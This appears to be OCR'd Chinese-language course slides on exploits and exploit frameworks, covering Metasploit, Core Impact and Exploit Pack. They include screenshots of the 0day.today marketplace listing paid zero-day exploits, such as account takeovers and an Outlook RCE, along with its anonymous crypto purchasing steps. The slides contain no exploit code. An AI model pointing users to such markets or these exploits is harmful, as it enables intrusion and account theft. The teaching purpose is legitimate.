
Authored by Victor Garcia — Posted Mar 18, 2024

UPS Network Management Card version 4 suffers from a path traversal vulnerability.

tags | exploit, file inclusion
SHA-256 | 09c742a5856228ab92542adea67531a36cce939377dbf076b6f5c6131ba276dc — Download | Favorite | View

https://packetstormsecurity.com

弱點利用程式資料庫 (2)



0DAY.today?

How to buy exploit? Two ways to buy required exploit. Currency, that we accept.

1. Anonymous buying of exploits is the way to buy exploit without registration. You buy it directly and anonymous and get exploit on mail.
2. Another way to buy exploits is to became 0day.today user, get 0day.today Gold and buy required exploit in our database.

bitcoin litecoin ethereum

We accept ₿ Crypto Currencies: [contact admin to find more]

Search: Search Extended search

[private]


-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
17-03-2022	Instagram bypass Access Account Private Method Exploit	tricks	60 922	■■■■■	R	D	V	✓	₿ 0.028	smokzz
23-02-2022	Twitter reset account Private Method 0day Exploit	tricks	26 386	■■■■■	R	D	-	✓	₿ 0.028	0day Today Team
09-02-2022	WordPress 5.9.0 core Remote Code Execution 0day Exploit	php	34 288	■■■■■	R	D	-	✓	₿ 0.099	smokzz
05-01-2022	Hotmail.com reset account 0day Exploit	tricks	24 634	■■■■■	R	%	-	✓	₿ 0.037	0day Today Team
08-12-2023	VMware Cloud Director - Bypass identity verification Exploit	linux	8 837	■■■■■	R	D	C	✓	₿ 0.028	absholi7ly
24-11-2023	Moodle 4.3 Remote Code Execution 0day Exploit	php	9 232	■■■■■	R	D	-	✓	₿ 0.035	smokzz
19-11-2023	TP-Link ER605 Unauthent LAN-side Remote Code Execution Exploit	hardware	9 387	■■■■■	R	D	V	✓	₿ 0.021	lychain1337
15-03-2023	Microsoft Outlook Remote Code Execution 0day Exploit	windows	16 319	■■■■■	R	D	-	✓	₿ 0.114	Protocol.8
16-08-2022	Powershell Code Arbitary Execution Builder FUD Exploit	linux	18 595	■■■■■	R	D	-	✓	₿ 0.014	viper_8080
18-07-2022	Microsoft Office Excel Silent Builder Exploit	windows	19 481	■■■■■	R	D	-	✓	₿ 0.014	viper_8080

[remote exploits]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
29-03-2024	WinRAR version 6.22 - Remote Code Execution via ZIP archive Exploit	windows	625	■■■■■	R	D	-	✓	free	E1 Coders
29-03-2024	Siklu MultiHaul TG series < 2.0.0 - unauthenticated credential disclosure Exploit	hardware	528	■■■■■	R	D	-	✓	free	semaja2
29-03-2024	Asterisk AMI - Partial File Content & Path Disclosure (Authenticated) Exploit	multiple	527	■■■■■	R	D	-	✓	free	Sean Pesce
27-03-2024	OpenNMS Horizon 31.0.7 Remote Command Execution Exploit	linux	778	■■■■■	R	D	C	✓	free	metasploit
27-03-2024	Sharepoint Dynamic Proxy Generator Remote Command Execution Exploit	windows	775	■■■■■	R	D	C	✓	free	metasploit
27-03-2024	LBT-T300-mini1 - Remote Buffer Overflow Exploit	linux	753	■■■■■	R	D	-	✓	free	Amirhossein
20-03-2024	Hitachi NAS SMU 14.8.7825 Information Disclosure Vulnerability	hardware	2 127	■■■■■	R	D	C	✓	free	Arslan Masood
14-03-2024	GitLab CE/EE < 16.7.2 - Password Reset Vulnerability	java	3 605	■■■■■	R	D	C	✓	free	0xB455
14-03-2024	Viessmann Vitogate 300 2.1.3.0 - Remote Code Execution Exploit	hardware	3 235	■■■■■	R	D	C	✓	free	ByteHunter
14-03-2024	SolarView Compact 6.00 - Command Injection Exploit	hardware	3 212	■■■■■	R	D	C	✓	free	ByteHunter

[local exploits]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
29-03-2024	Dell Security Management Server <1.9.0 - Local Privilege Escalation Exploit	linux	507	■■■■■	R	D	C	✓	free	Amirhossein
18-03-2024	vm2 - Sandbox Escape Exploit	multiple	2 190	■■■■■	R	D	C	✓	free	Calil Khalil
18-03-2024	LaborOfficeFree 19.10 - MySQL Root Password Calculator Exploit	windows	2 098	■■■■■	R	D	C	✓	free	Peter Gabaldon
14-03-2024	StimulusReflex 3.5.0 Arbitrary Code Execution Exploit	multiple	2 752	■■■■■	R	D	C	✓	free	ixts
14-03-2024	KiTTY 0.76.1.13 - Command Injection Exploit	windows	3 055	■■■■■	R	D	C	✓	free	DEFCESCO
14-03-2024	KiTTY 0.76.1.13 - Start Duplicated Session Username Buffer Overflow Exploit	windows	2 980	■■■■■	R	D	C	✓	free	DEFCESCO
14-03-2024	KiTTY 0.76.1.13 - Start Duplicated Session Hostname Buffer Overflow Exploit	windows	2 975	■■■■■	R	D	C	✓	free	DEFCESCO
11-03-2024	Microsoft Windows Defender / Trojan.Win32/Powessere.G - Detection Mitigation Bypass	windows	3 655	■■■■■	R	D	-	✓	free	hyp3rlinx
05-03-2024	Saflok System 6000 Key Derivation Exploit	windows	4 836	■■■■■	R	D	-	✓	free	bot
04-03-2024	A-PDF All to MP3 Converter 2.0.0 - DEP Bypass via HeapCreate + HeapAlloc Exploit	multiple	5 043	■■■■■	R	D	-	✓	free	George Washington



0DAY.today?

Microsoft Outlook Remote Code Execution 0day Exploit

[0Day-ID-38261]

Full title	Microsoft Outlook Remote Code Execution 0day Exploit [Highlight]
Date add	15-03-2023
Category	remote exploits
Platform	windows
Verified	✓
Price	₿ 0.114 BTC 8 000 USD
Risk	■■■■■ [Security Risk Critical]
Rel. releases	R
Description	Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachment.
Affected ver	Microsoft Outlook Version: 2021 and previous
Tested on	Windows 11 / 10 / 7 Windows Server 2019 / 16 / 12
Abuses	0
Comments	0
Views	16 317

We DO NOT use Telegram or any messengers / social networks! Please, beware of scammers!

Please login or register to buy exploit.

OR

Buy incognito

Customer Rating
[available after buy]

0 👍 👎 0

✓ Verified by 0day Admin

Learn more about GOLD:

0day.today Gold is the currency of 0day.today project and is denoted on this site as such image: . It used for paying for the services, buying exploits, earning money, etc

We accept:

bitcoin litecoin ethereum

Get Gold

Find more in F.A.Q.

Author	Protocol.8
BL	29
Exploits	5
Readers	2

https://0day.today/exploit/description/38261


https://0day.today/

弱點利用程式

- 弱點利用程式問題
  - 具平台獨立性 ：
    - 硬體：x86-32, x86-64 , MIPS, ARM, SPARC, RISC-V等
    - 作業系統版本： Windows, Linux distribution, macOS, FreeBSD

- Payload需要在弱點利用主機上運行，因此受到硬體及作業系統影響
  - 不同的CPU以及作業系統以做記憶體配置方式不同，因此exploit需要特別針對不同的CPU與作業系統進行分析與撰寫弱點利用的方式

弱點利用的型態



弱點利用程式

- 針對單一弱點、單一平台。
- 需要個別撰寫Exploit & Payload

模組化


- 針對單一弱點、可以選用不同payload，如：反向 shell、執行單一命令等
- Exploit也可以加入不同的系統版本

弱點利用框架 (Exploit Framework)

- 針對單一弱點模組化exploit & payload。
- 多個弱點或共通攻擊模組
- 提供共通的操作介面、工具與弱點利用框架

弱點利用框架(Exploit Framework)
弱點利用平台

- Commercial & Open Source Tools




THE HOME OF EXPLOIT PACK AND CONTROL PACK

The next generation offensive tools made by ~~hackers~~ security professionals.

Learn more here about our tools:

https://exploitpack.com/




Core Impact

Penetration testing software to safely uncover and exploit security weaknesses

Core Impact is designed to enable security teams to conduct advanced penetration tests with ease. With guided automation and certified exploits, this powerful penetration testing software enables you to safely test your environment using the same techniques as today's attackers.

Replicate attacks across network infrastructure, endpoints, web, and applications to reveal exploited vulnerabilities, empowering you to immediately remediate risks.

https://www.coresecurity.com/core-impact



The world's most used penetration testing framework

Knowledge is power, especially when it's shared. A collaboration between the open source community and Rapid7, Metasploit helps security teams do more than just verify vulnerabilities, manage security assessments, and improve security awareness; it empowers and arms defenders to always stay one step (or two) ahead of the game.

Get Metasploit

OPEN SOURCE	COMMERCIAL SUPPORT
Metasploit Framework	Metasploit Pro
Download	Download
Latest	Latest


Get visibility into your network with Rapid7's InsightVM

30-Day Trial

https://www.metasploit.com/

Metasploit：滲透測試工具平台

- Metasploit為Open Source的資安滲透測試工具，Metasploit Framework (MSF)是2003 年以開放原始碼的方式發佈。常見介面由Rapid7開發
- Metasploit提供滲透測試者一個整合的環境，進行滲透測試的任務
- Metasploit整合了各平台上常見的系統弱點和流行的shellcode，並且不斷更新
- 早期版本由Perl撰寫，2007年後由Ruby改寫而成



Metasploit 功能


- 提供許多制定好的模組可用來模擬入侵與攻擊，以供測試者建構出客製的攻擊環境
- 提供方便的框架及具有彈性的設計，可視需求選用不同的攻擊模組來達到滲透測試的目的
